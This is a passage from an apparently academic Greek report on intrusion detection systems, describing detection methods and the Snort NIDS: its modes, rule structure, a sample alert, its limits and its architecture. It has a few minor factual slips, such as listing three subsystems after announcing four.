Τα Σύστηματα Ανίχνευσης Εισβολών (Intrusion Detection Systems-IDS) είναι συστήματα λογισμικού ή υλικού που αυτοματοποιούν τη διαδικασία παρακολούθησης συμβάντων που λαμβάνουν χώρα τόσο στους ηλεκτρονικούς υπολογιστές όσο και στα δίκτυα υπολογιστών. Πιο συγκεκριμένα, στοχεύουν στο να εντοπίζουν επιθέσεις σε υπολογιστικά συστήματα και στη συνέχεια να ενημερώνουν τα κατάλληλα άτομα για το συμβάν που εντοπίστηκε. Με τον ρυθμό που έχουν αρχίσει να αυξάνονται πλέον οι δικτυακές επιθέσεις, τα IDS έχουν αρχίσει να καθίστανται αναγκαία.

Οι λόγοι εγκατάστασης ενός συστήματος ανίχνευσης εισβολής ποικίλλουν. Οι πιο σημαντικοί από αυτούς τους λόγους είναι:

- Η ανίχνευση παραβιάσεων ασφαλείας οι οποίες δεν μπορούν να ανιχνευθούν από άλλα μέτρα ασφαλείας.
- Η καταγραφή και τεκμηρίωση των υπαρκτών απειλών.
- Η επιβολή των πολιτικών ασφαλείας ενός οργανισμού. Για παράδειγμα, μπορεί να παρακολουθείται το εσωτερικό δίκτυο για γεγονότα που αντιτίθενται στις πολιτικές ασφαλείας δικτύων του οργανισμού.
- Η θωράκιση παλαιών συστημάτων καθώς κι η παροχή χρήσιμων πληροφοριών για εισβολές που συνέβησαν προσφέροντας επαναφορά ή και βελτιωμένη διάγνωση.

Είδη Συστημάτων Ανίχνευσης Εισβολών

Συνήθως ταξινομούνται ανάλογα με τις *πηγές των πληροφοριών*, δηλαδή πηγές που χρησιμοποιεί το IDS ώστε να συλλέξει την κατάλληλη πληροφορία, την οποία θα αναλύσει για να καθορίσει αν έχει πραγματοποιηθεί μία επίθεση. Υπάρχουν IDS που αναλύουν πληροφορίες οι οποίες προέρχονται από την παρακολούθηση της δικτυακής κίνησης ενώ άλλα χρησιμοποιούν πληροφορίες που εξάγονται από εφαρμογές λογισμικού.

Τα βασικά είδη συστημάτων Ανίχνευσης Εισβολών είναι[10]:

Συστήματα βασισμένα στον οικοδεσπότη (Host-based Intrusion Detection Systems,HIDS): Καταγράφουν τα χαρακτηριστικά ενός μόνο οικοδεσπότη (host) και τα γεγονότα που καταδεικνύουν ύποπτη συμπεριφορά. Παραδείγματα τέτοιου είδους χαρακτηριστικών είναι η ενσύρματη κι ασύρματη κίνηση του δικτύου (μόνο όμως για αυτόν τον host), αρχεία καταγραφής του συστήματος (system logs), πρόσβαση σε αρχεία. Τα HIDS μπορεί να παρακολουθούν τις λειτουργίες του διαχειριστή του συστήματος για ύποπτη συμπεριφορά, την ακεραιότητα των αρχείων του συστήματος, τις συνδέσεις δικτύου που συμβαίνουν στο συγκεκριμένο σύστημα ενώ παράλληλα υπάρχει πλήρη εποπτεία του συστήματος, δεν επηρρεάζονται από την κρυπτογράφηση αφού τα πακέτα μπορούν να επεξεργαστούν αμέσως μετά την αποκρυπτογράφησή τους. Ωστόσο, χρησιμοποιούν τους πόρους του συστήματος, είναι δύσχρηστα στη διαχείριση τους και υπάρχουν φορές που μπορούν να απενεργοποιηθούν από επιθέσεις άρνησης λειτουργίας (DOS Attack). Παραδείγματα HIDS είναι το Tripwire και το OSSEC.

Συστήματα Ανίχνευσης Εισβολών Δικτύου (Network intrusion detection systems-NIDS): Είναι συστήματα που αναγνωρίζουν επιθέσεις εξετάζοντας την κίνηση του δικτύου και καταγράφουν πολλαπλούς hosts. Τέτοια συστήματα μπορούν να αποκτήσουν πρόσβαση συνδεόμενα σε ένα network hub ή και σε ένα switch. Ένα NIDS μπορεί να παρακολουθήσει το δίκτυο για σάρωση θυρών (port scanning), το οποίο συνήθως προηγείται μιας επίθεσης για να δει ο επιτιθέμενος τις υπηρεσίες του συστήματος, παρακολουθεί έγκυρες συνδέσεις για γνωστές επιθέσεις, μπορεί να αναγνωρίσει καταστάσεις Arp spoofing ενώ ταυτόχρονα δεν επηρεάζει ιδιαίτερα το δίκτυο καθώς απλά το παρακολουθεί και δεν εμπλέκεται στις λειτουργίες του. Μόλις ένα IDS ανιχνεύσει ύποπτη λειτουργία υπάρχει η δυνατότητα να στείλει ειδοποίηση στον διαχειριστή του δικτύου ή και να διακόψει την ύποπτη λειτουργία. Ωστόσο, δεν μπορούν να αναλύσουν κρυπτογραφημένες πληροφορίες, σε δίκτυα μεγάλων ταχυτήτων αποτυγχάνουν να αναγνωρίσουν κρίσιμες επιθέσεις και για αυτό το λόγο δημιουργούνται και συστήματα υλικού που είναι πιο γρήγορα. Τα συστήματα ανίχνευσης εισβολών δικτύου παρέχουν μεγάλη ευελιξία και πολλές δυνατότητες ελέγχου της διερχόμενης κίνησης. Η λειτουργία, όμως, της αναζήτησης συμβολοσειρών μέσα στα δεδομένα ενός πακέτου έχει το μειονέκτημα ότι είναι αρκετά χρονοβόρα και απαιτητική σε πόρους συστήματος. Γνωστό NIDS είναι το Snort το οποίο χρησιμοποιήθηκε και στην παρούσα εργασία.

Ένας άλλος τρόπος ταξινόμησης είναι η *Ανάλυση(Analysis)*, δηλαδή ο τρόπος με τον οποίο το IDS επεξεργάζεται τα γεγονότα που προκύπτουν από τις πηγές πληροφοριών και αποφασίζει ποια αποτελούν επίθεση. Γνωστές μέθοδοι ανάλυσης είναι η *Misuse Detection*, η *Anomaly Detection* και η *Protocol Anomaly Detection.*

Misuse Detection: Τεχνική κατά την οποία ελέγχεται η δραστηριότητα του δικτύου για να εντοπιστούν συμβάντα που ταιριάζουν με προκαθορισμένα πρότυπα (signatures) τα οποία περιγράφουν μια επίθεση. Αυτή η τεχνική δεν παρουσιάζουν πολλά συμπτώματα από False Positives αλλά έχει περιορισμένες δυνατότητες καθώς μπορεί να ανιχνεύει μόνο γνωστές επιθέσεις, κι όχι παραλλαγές αυτών, γι'αυτό κρίνεται απαραίτητη η έγκαιρη ενημέρωση των προτύπων.

Anomaly Detection: Τεχνική η οποία προσπαθεί να εντοπίσει ασυνήθιστη συμπεριφορά σε ένα δίκτυο. Αρχικά δημιουργούνται πρότυπα που αντιπροσωπεύουν τη φυσιολογική συμπεριφορά των χρηστών ή της κίνησης του δικτύου και συγκρίνονται με τα δεδομένα από ασυνήθιστα γεγονότα που συμβαίνουν. Δυστυχώς, δεν είναι αρκετά αξιόπιστα και παράγουν μεγάλο αριθμό από False Positives και False Negatives. Ελάχιστα είναι σήμερα τα IDS που κάνουν χρήση μόνο αυτής της τεχνικής και η εφαρμογή της είναι κυρίως για την ανίχνευση των Network και Port scans. Ωστόσο, η επιστημονική κοινότητα το ερευνά με πολλά ελπιδοφόρα μηνύματα για το μέλλον.

Protocol Anomaly Detection: Αποτελεί παραλλαγή της Anomaly Detection και ελέγχει τη δραστηριότητα που σχετίζεται με τη χρήση πρωτοκόλλων επικοινωνίας για το αν αυτή συμφωνεί με πρότυπα τα οποία περιγράφουν τη φυσιολογική και νόμιμη χρήση των πρωτοκόλλων (RFCs).

Τρίτος τρόπος ταξινόμησης των συστημάτων ανίχνευσης εισβολών αποτελεί η *απόκριση (response)* κι εκφράζει το σύνολο των ενεργειών που θα εκτελεί το IDS, αφού ανιχνεύσει μια επίθεση.

Χωρίζονται σε *παθητικές (passive)* οι οποίες καταγράφουν το γεγονός της επίθεσης κι ενημερώνουν τους διαχειριστές και σε *ενεργητικές (active)* στις οποίες οι επιθέσεις αντιμετωπίζονται αυτοματοποιημένα από το ίδιο το IDS.

Συμπερασματικά, αν και τα IDS αποτελούν πολύτιμο εφόδιο στην πολιτική ασφαλείας ενός οργανισμού, υπάρχουν λειτουργίες τις οποίες επιτελούν ικανοποιητικά ενώ σε άλλες δεν είναι αξιόπιστα. Δεν πρέπει να εκτελούν λειτουργίες τις οποίες έχουν αναλάβει άλλοι μηχανισμοί ασφαλείας πιο αποδοτικά (μηχανισμοί αυθεντικοποίησης και ταυτοποίησης, μηχανισμοί ελέγχου πρόσβασης, firewall). Ανάλογα με το είδος της πληροφορίας που πρέπει να προστατευτεί, τον εξοπλισμό που διαθέτεται αλλά και την τοπολογία του δικτύου ένας οργανισμός σχεδιάζει τη στρατηγική χρήσης ενός IDS. Η εφαρμογή ενός IDS για να μπορεί να είναι αποτελεσματική απαιτεί μελέτη και κατάλληλο προσωπικό που επιβλέπει τη λειτουργία του. Η πιο αποδοτική πρακτική για την προστασία ενός μεγάλου δικτύου είναι η χρήση των Host-based IDs me ta Network-based IDS.

Snort®


Το Snort είναι ένα σύστημα ανίχνευσης εισβολών δικτύου καθώς κι ένα εργαλείο ανάλυσης πακέτων. Δημιουργός του είναι ο Martin Roesch ο οποίο ξεκίνησε την ανάπτυξη του κώδικά του σε γλώσσα προγραμματισμού C, ενώ σήμερα πολλοί ερευνητές έχουν εμπλακεί με στόχο την προσθήκη νέων λειτουργιών και τη βελτίωση των δυνατοτήτων του. Διατίθεται από την GNU General Public License (GPL) η οποία καθιστά ελεύθερη τη χρήση και ανάπτυξη του κώδικα από τον καθένα συνεπώς είναι ένα λογισμικό ανοιχτού κώδικα το οποίο παρέχεται δωρεάν μέσω της ιστοσελίδας www.snort.org. Είναι μια εφαρμογή η οποία έχει αναπτυχθεί με τέτοιο τρόπο ώστε να λειτουργεί σε μια ποικιλία λειτουργικών συστημάτων.

Με το πέρασμα του χρόνου και μέσα από πολλές εξελίξεις έχει φτάσει πλέον στην έκδοση 2.9.3, η οποία μπορεί να υποστηρίζει ταχύτητες σύνδεσης μέχρι και της τάξης των λίγων Gigabit. Έχει αναπτυχθεί από την Sourcefire και συνδυάζοντας πολλά οφέλη της επιστήμης έχει καταφέρει να έχει εκατομμύρια downloads παγκοσμίως και σχεδόν 400.000 εγγεγραμμένους χρήστες. Μπορεί να χρησιμοποιηθεί για την ανίχνευση μεγάλου εύρους επιθέσεων όπως buffer overflows, σαρώσεις θυρών, προσπάθειες αναγνώρισης λειτουργικού συστήματος, προτροπές SMB και πολλές άλλες.

Αναφέρεται ως «*lightweight*» καθώς βρίσκει εφαρμογή σε σχετικά μικρά δίκτυα αλλά ταυτόχρονα το μικρό του μέγεθος το μετατρέπει σε ένα εργαλείο εύκολο στην εφαρμογή και στη χρήση. Το μέγεθος του πακέτου Snort με τον πηγαίο κώδικά του δεν ξεπερνάει τα 2MB ενώ είναι συμβατό με διάφορες πλατφόρμες όπως : Linux,Solaris, Windows, BSD, IRIX, MacOS X, TRU-64, HP-UX κ.α. Έχει μεγάλη πιθανότητα ανίχνευσης μίας επίθεσης, που μπορεί να συμβαίνει σε ένα δίκτυο με ταχύτητα μετάδοσης δεδομένων στα 100Mbps ενώ ο χρήστης μπορεί να ρυθμίσει με μεγάλη ευελιξία τις επιθέσεις που θα ανιχνεύσει καθώς και τον τρόπο που θα παρουσιάσει τα αποτελέσματά του.

Για να λειτουργήσει πρϋποτίθεται η ύπαρξη επιπρόσθετου λογισμικού σε περιβάλλον Linux και συγκεκριμένα της βιβλιοθήκης libpcap, pcre, libnet, Barnyard, ενώ σε περιβάλλον Windows το WinPcap και το Barnyard.

Ανάλογα με την τοπολογία του δικτύου το Snort και γενικότερα τα συστήματα ανίχνευσης εισβολών μπορούν να τοποθετηθούν σε πολλές θέσεις. Εξαρτάται από το είδος των δραστηριοτήτων που πρέπει να ανιχνευθούν. Για παράδειγμα, αν πρέπει να ανιχνευθούν μόνο εξωτερικές δραστηριότητες κι υπάρχει μόνο ένα router συνδεδεμένο στο δίκτυο, το καλύτερο μέρος είναι μέσα από το router ή το firewall. Γενικότερα, πρέπει να είναι κοντά στα κομβικά σημεία που η κίνηση μπαίνει ή βγαίνει από το δίκτυο.



Τρόποι Λειτουργίας


Χαρακτηρίζεται από τρεις καταστάσεις λειτουργίας οι οποίες εκτελούνται συνήθως σε συνδυασμό μεταξύ τους. Σε ποια κατάσταση θα λειτουργήσει εξαρτάται από τις παραμέτρους που θα ορίσει ο χρήστης κατά την εκτέλεση του προγράμματος.

- **Sniffer:** Σ' αυτόν τον τρόπο λειτουργίας το Snort διαβάζει τα πακέτα που διακινούνται στο δίκτυο σε πραγματικό χρόνο, τα αποκωδικοποιεί και τα προβάλλει στην οθόνη. Μέσω διάφορων φίλτρων μπορεί να οριστεί το είδος των πακέτων που θα προβάλλονται ανάλογα με τον αποστολέα, τον παραλήπτη, τα πρωτόκολλα που χρησιμοποιούνται. Ορίζεται από τον χρήστη ως `./snort -vde` για να εμφανιστούν τα δεδομένα, οι επικεφαλίδες αλλά και οι επικεφαλίδες στο επίπεδο ζεύξης δεδομένων.
- **Packet Logger:** Εδώ καταγράφονται τα πακέτα που διακινούνται στο δίκτυο και αποθηκεύονται στο δίσκο για περαιτέρω επεξεργασία, γεγονός που επιτρέπει την εκτενέστερη εξέταση των πακέτων σε επόμενο στάδιο. Τα formats στα οποία αποθηκεύονται μπορεί να είναι σε δυαδική μορφή, σε ASCII μορφή ώστε να είναι αναγνώσιμα, σε XML μορφή ή ακόμα και να οργανωθούν σε βάσεις δεδομένων όπως . Για να λειτουργήσει έτσι θα πρέπει να οριστεί από τον χρήστη η παράμετρος `-l`. Δηλαδή, `snort -l <logfile>`, όπου `logfile` το αρχείο στο οποίο θα καταγραφούν τα πακέτα.
- **Network Intrusion Detection Systems (NIDS):** Αποτελεί την κύρια λειτουργία του Snort κι ενεργεί σε επίπεδο δικτύου. Η τεχνική που χρησιμοποιεί είναι κυρίως η *Misuse Detection* με τη χρήση των *Signatures* ενώ συνδυάζει στην λειτουργία ανάλυσης των γεγονότων κάποιες από τις μεθόδους του *Protocol Anomaly Detection* και του *Anomaly Detection*. Τα *Signatures* ονομάζονται και *Rules (κανόνες)* οι οποίοι περιγράφουν τα χαρακτηριστικά ενός πακέτου που μπορεί να είναι μέρος μια επίθεσης όπως και την ενέργεια που θα εκτελεστεί σε περίπτωση που βρεθεί πακέτο που να ικανοποιεί όλες τις συνθήκες του κανόνα. Κάθε φορά που παραβιάζεται ένας κανόνας δημιουργείται μήνυμα ελέγχου στην οθόνη το οποίο σχετίζεται με τα στοιχεία του πακέτου και τον κανόνα που παραβιάστηκε.
- **Inline:** Τα πακέτα λαμβάνονται με τη χρήση iptables και χρησιμοποιούνται νέοι τύποι κανόνων για να επιτραπούν ή να απορριφθούν πακέτα.

Οι ρυθμίσεις και οι επιλογές του Snort πραγματοποιούνται από τη γραμμή εντολών αφού δεν διαθέτει γραφικό περιβάλλον. Υπάρχουν όμως εφαρμογές οι οποίες μπορούν να παρουσιάσουν τις καταγραφές του σε γραφικό περιβάλλον όπως για παράδειγμα η Base που χρησιμοποιήθηκε στην παρούσα εργασία.

Οι κανόνες (rules) του Snort

Όπως αναφέρθηκε και παραπάνω, οι κανόνες του snort περιγράφουν τα χαρακτηριστικά ενός πακέτου καθώς και την ενέργεια που θα εκτελεστεί σε περίπτωση που βρεθεί πακέτο που να ικανοποιεί όλες τις συνθήκες του κανόνα. Μπορούν να γραφούν σε ASCII μορφή και χωρίζονται σε δύο λογικά μέρη: το *Rule Header* και τα *Rule Options*.



Εικόνα1:Πηγή:https://encryptedtbn1.gstatic.com/images?q=tbn:ANd9GcQ0IZVjbl4ALUyxvpcP07R9GZGy3RwEII1qWYHRG2YO_QRkauso

Rule Header: Περιλαμβάνει το πρωτόκολλο, την IP διεύθυνση πηγής και προορισμού, πληροφορίες για την θύρα πηγής και προορισμού καθώς και την ενέργεια του κάθε κανόνα (action).

- Η ενέργεια του κάθε κανόνα (action) είναι η ενέργεια που θα εκτελεστεί όταν κάποιο πακέτο ταιριάζει με αυτό που περιγράφεται στον κανόνα και μπορεί να είναι μία από τις πέντε που ακολουθούν, ενώ επίσης μπορεί να ορίσει και τους δικούς του τύπους ο κάθε χρήστης:
  - Alert, δημιουργεί μια ειδοποίηση και στη συνέχεια καταγράφει το πακέτο. Αποτελεί τον τρόπο με τον οποίο επισημαίνει την ανίχνευση της επίθεσης.
  - Log, καταγράφει το πακέτο στο δίσκο.
  - Pass, επιτρέπεται να περάσει το πακέτο.
  - Activate, δημιουργεί ένα alert και ενεργοποιεί ένα dynamic Rule.
  - Dynamic, ενεργοποιείται από ένα activate Rule και ενεργεί σαν log Rule.
- Πρωτόκολλο (Protocol): Το είδος του πρωτοκόλλου στο οποίο ανήκει κάθε πακέτο. Μπορεί να είναι tcp, udp, icmp, ip κ.α.
- IP πηγής (Source IP): Η IP διεύθυνση του αποστολέα που βρίσκεται στο header του πακέτο.
- IP προορισμού (Destination Port): Η IP διεύθυνση του παραλήπτη του πακέτου.
- Θύρα Πηγής (Source Port): Η πόρτα αποστολής του πακέτου.
- Θύρα Προορισμού (Destination Port): Η πόρτα προορισμού του πακέτου.

Rule Options (Ρυθμίσεις των κανόνων): Περιλαμβάνουν πληροφορία για τα χαρακτηριστικά στα οποία θα ελεγχθεί το πακέτο.

- Option Keyword: Το λεκτικό που υποδηλώνει το όνομα-είδος του option.
- Option Argument: οι παράμετροι που δέχεται το option σε σχέση με τις οποίες θα ελεγχθεί το πακέτο.

Υπάρχουν τέσσερις κατηγορίες στις οποίες χωρίζονται οι ρυθμίσεις των κανόνων:

Βοηθητικές: Παρέχουν επιπλέον πληροφορίες για τον κανόνα χωρίς να εμπλέκονται στην αναζήτηση. Λεκτικά που βρίσκονται σε αυτή την κατηγορία είναι το *msg* το οποίο καθορίζει το μήνυμα που θα εμφανιστεί μαζί με το περιεχόμενο του πακέτου, το *reference* που επιτρέπει στον κανόνα να αναφερθεί σε ένα εξωτερικό σύστημα αναγνώρισης επιθέσεων. Ως reference μπορεί να απεικονιστεί κι ένα μοναδικό URL. Επίσης, ένα άλλο λεκτικό είναι το *sid* το οποίο χρησιμοποιείται ως αναγνωριστικό κλειδί ανάμεσα στους κανόνες σε συνδυασμό με το *rev*, το οποίο αντιστοιχεί στον αριθμό αναθεώρησης (revision number) και επιτρέπει την ανανέωση των κανόνων με νέες πληροφορίες. Ακόμα ένα λεκτικό είναι το *classtype* το οποίο χρησιμοποιείται στην ταξινόμηση των κανόνων σε διαφορετικές τάξεις, όπου κάθε τάξη αντιστοιχεί σε ένα είδος επίθεσης στο σύστημα με συγκεκριμένη προτεραιότητα και τέλος είναι το *priority* το οποίο αναθέτει μια προτεραιότητα στον κάθε κανόνα. Όσο πιο μικρή η τιμή του πεδίου αυτού τόσο πιο σημαντικός ο κανόνας

Περιεχομένου: Απεικονίζουν δεδομένα που θα αναζητηθούν στο περιεχόμενο του πακέτου.

Το πιο σημαντικό στοιχείο αυτής της ρύθμισης είναι το λεκτικό *content* το οποίο είναι από τα πιο σημαντικά χαρακτηριστικά του Snort αφού επιτρέπει τον ορισμό κανόνων από τον χρήστη. Στους κανόνες ο χρήστης αναζητά συγκεκριμένες συμβολοσειρές στο περιεχόμενο(payload) του πακέτου. Όταν υπάρχει η επιλογή *content* εκτελείται πρώτα ένας έλεγχος της συμβολοσειράς του πακέτου με τον αλγόριθμο αναζήτησης Boyer-Moore και στη συνέχεια εξετάζονται κι οι υπόλοιπες παράμετροι. Το όρισμα μπορεί να δοθεί ως απλή συμβολοσειρά ή σε δεκαεξαδική μορφή με το διαχωριστικό *«|»*. Συνδυάζεται και με άλλες εντολές τροποποίησης όπως το *depth* που καθορίζει το «βάθος» μέχρι το οποίο θα εξεταστεί η ύπαρξη του περιεχομένου, το *offset* που αναφέρεται πόσα bytes μετά θα ξεκινήσει η αναζήτηση για το περιεχόμενο, το *distance*,το *within*, το *nocase*, το *rawbytes*.
Μη-Περιεχομένου: Παρέχουν πληροφορίες εκτός του περιεχομένου(payload) του πακέτου. Λεκτικά που χρησιμοποιούνται είναι το *fragoffset*, το *ttl*, το *tos*, το *id*, το *ipopts*, το *Fragbits*, το *dsize*, το *flags*, το *flow*, το *seq*, το *ack*, το *window*, το *itype*, το *icode*, το *icmp_id*, το *icmp_seq*, το *rpc*, το *ip_proto*, το *same_ip*.
Ολοκληρωμένης αναζήτησης: Παρέχουν την εφαρμογή συγκεκριμένων γεγονότων όταν επαληθευτεί ο κανόνας. Εδώ χρησιμοποιούνται τα *λεκτικά logto, session, resp, react* και *tag*.
Περισσότερες πληροφορίες για τα λεκτικά βρίσκονται στο εγχειρίδιο του Snort που παρέχεται από την Sourcefire. Παραπάνω αναλύθηκαν τα λεκτικά που χρησιμοποιήθηκαν περισσότερο στην εργασία.

Οι έτοιμοι κανόνες που διανέμονται με το Snort είναι πάνω από 2500, ενώ για τη δημιουργία νέων κανόνων υπάρχει εύρος από επιλογές που οι χρήστες μπορούν να χρησιμοποιήσουν.

Παράδειγμα ενός alert του Snort είναι το παρακάτω:

```
09/24-18:43:00.474391 [**] [1:560:7] POLICY VNC server response [**]
[Classification: Misc activity] [Priority: 3] {TCP}
192.168.108.129:5900 -> 192.168.108.128:41511
```

Για να εκτελεστεί το Snort σε NIDS τρόπο θα πρέπει να δοθεί η παράμετρος –c , τιμή της οποίας θα είναι το *configuration* αρχείο του Snort (συνήθως το snort.conf), το οποίο περιέχει τις ρυθμίσεις που θα καθορίσουν τον τρόπο λειτουργίας του Snort. Δηλαδή εκτελείται:

```
snort –c /etc/snort.conf
```

Δυνατότητες

Οι δυνατότητες που έχει το snort είναι πολυάριθμες, ωστόσο καταγράφονται παρακάτω κάποιες από αυτές:

- Καταγράφει τα πακέτα στο δίκτυο για να μπορέσει αργότερα να τα επεξεργαστεί.
- Πραγματοποιεί ανάλυση πρωτοκόλλων.
- Προβάλλει στην οθόνη ή σε συγκεκριμένο αρχείο που ορίζεται από τον χρήστη τα πακέτα που κινούνται στο δίκτυο.
- Καταγράφει τις επιθέσεις ενώ παράλληλα ειδοποιεί μέσω των alerts και τους υπεύθυνους. Οι επιθέσεις μπορεί να είναι buffer overflows, κρυφές σαρώσεις θυρών, προτροπές SMB, κακόβουλο λογισμικό κ.α
- Πραγματοποιεί αναζήτηση περιεχομένου στα πακέτα που κινούνται στο δίκτυο με αποτέλεσμα να απορρίπτονται πακέτα που μπορεί να βλάψουν την ασφάλεια του συστήματος.
- Επιτρέπει την αποθήκευση των ειδοποιήσεων σε βάσεις δεδομένων που βοηθούν την μετέπειτα ανάλυση και επεξεργασία τους.
- Επιτρέπει την προσαρμογή, ρύθμιση και δημιουργία κανόνων ανάλογα με τις ανάγκες του κάθε χρήστη

Περιορισμοί

Ωστόσο, όσο εύρυθμα κι αν λειτουργεί σε γενικές γραμμές υπάρχουν και κάποιοι περιορισμοί:


- Η εγκατάσταση του δεν είναι εύκολη αφού προϋποθέτει την εγκατάσταση κι άλλων βιβλιοθηκών.

- Δεν μπορεί πάντα να εντοπίσει επιθέσεις που γίνονται σε επίπεδο ζεύξης δεδομένων όπως man in the middle attacks, αφού δουλεύει σε επίπεδο δικτύου.
- Παράγει μεγάλο όγκο δεδομένων που δεν είναι πάντα εύκολα στην ανάγνωση.
- Δεν αντιμετωπίζει τις επιθέσεις παρα μόνο τις ανιχνεύει εκτός κι αν δουλεύει και ως Intrusion Prevention System που χρειάζεται να παραμετροποιηθεί διαφορετικά.
- Οι παράμετροι που θα δοθούν εξαρτώνται αποκλειστικά από τον χρήστη κι ο ίδιος ορίζει κατα πόσο αυστηρό ή όχι θα είναι το περιβάλλον εργασίας.
- Είναι αρκετά αναξιόπιστο σε μεγάλα δίκτυα παρόλο που λειτουργεί καλά για δίκτυα μικρής έκτασης.

Η Αρχιτεκτονική του Snort

Αποτελείται από τέσσερα υποσυστήματα:

- Τον αποκωδικοποιητή που λαμβάνει τα πακέτα (Decode Engine)
- Τους προεπεξεργαστές (Preprocessors)
- Τη μηχανή ανίχνευσης (Detection Engine)



Decode Engine: Αποτελεί το πρώτο υποσύστημα που συμμετέχει στην επεξεργασία των πακέτων. Ξεκινάει με την παρακολούθηση των πακέτων (sniffing) από το δίκτυο τα οποία πρέπει να τα αποκωδικοποιήσει. Αποτελείται από μια σειρά από αποκωδικοποιητές ο καθένας από τους οποίους αποκωδικοποιεί συγκεκριμένα στοιχεία από κάθε πρωτόκολλο. Επίσης, προσθέτει τις επικεφαλίδες για κάθε επίπεδο, Ethernet header, IP header, TCP Header, payload.

Preprocessors: Οι προεπεξεργαστές υποστηρίζουν ανίχνευση για δραστηριότητες οι οποίες δεν μπορούν να υλοποιηθούν από τους πρότυπους κανόνες του Snort. Ο χρήστης μπορεί να υλοποιήσει τους δικούς του και να τους συμπεριλάβει εύκολα στο Snort. Σχετίζονται είτε με την εξαγωγή στατιστικών που αφορούν πακέτα που επεξεργάζεται το Snort, είτε με την προετοιμασία τους πριν αυτά καταλήξουν στο επόμενο υποσύστημα, το Decode Engine. Υπάρχουν διάφοροι τύποι όπως ο «*Frag2*» ο οποίο εκτελεί λειτουργίες ρύθμισης των εισερχόμενων πακέτων, ο «*Stream4*» ο οποίος παρακολουθεί την κατάσταση κάθε κίνησης TCP, άλλοι που μετρούν την απόδοση των συστημάτων και άλλοι.

Detection Engine: Η μηχανή ανίχνευσης εξετάζει τα πακέτα και τα ελέγχει σχετικά με τους κανόνες του snort για να φανεί αν συμβαίνει επίθεση. Αποτελείται από δύο φάσεις. Στην πρώτη φάση, η οποία εκτελείται στην εκκίνηση της εφαρμογής, διαβάζονται οι κανόνες και οργανώνονται για περαιτέρω επεξεργασία. Η δεύτερη φάση εκτελείται όταν το snort εντοπίσει ένα πακέτο να κινείται στο δίκτυο και αφού περάσει το στάδιο του Decode Engine. Σ' αυτό το σημείο ελέγχεται το πακέτο σε σχέση με τους καταχωρημένους κανόνες κι εντοπίζεται αν εκτελείται κάποια επίθεση.
Και στη συνέχεια ακολουθεί το Output Engine το οποίο αποθηκεύει το πακέτο σε διάφορα formats και επισημαίνει τις ειδοποιήσεις (alerts) που προκύπτουν από το Snort.

Τέλος, αξίζει να αναφερθεί ότι η παραμετροποίηση της εφαρμογής κι η ανάλυση των κανόνων γίνονται πριν ξεκινήσει η καταγραφή των πακέτων, για να μην επιβαρύνεται το σύστημα από την ανάλυση κάθε πακέτου.

Εργαλείο Network Mapper (Nmap)

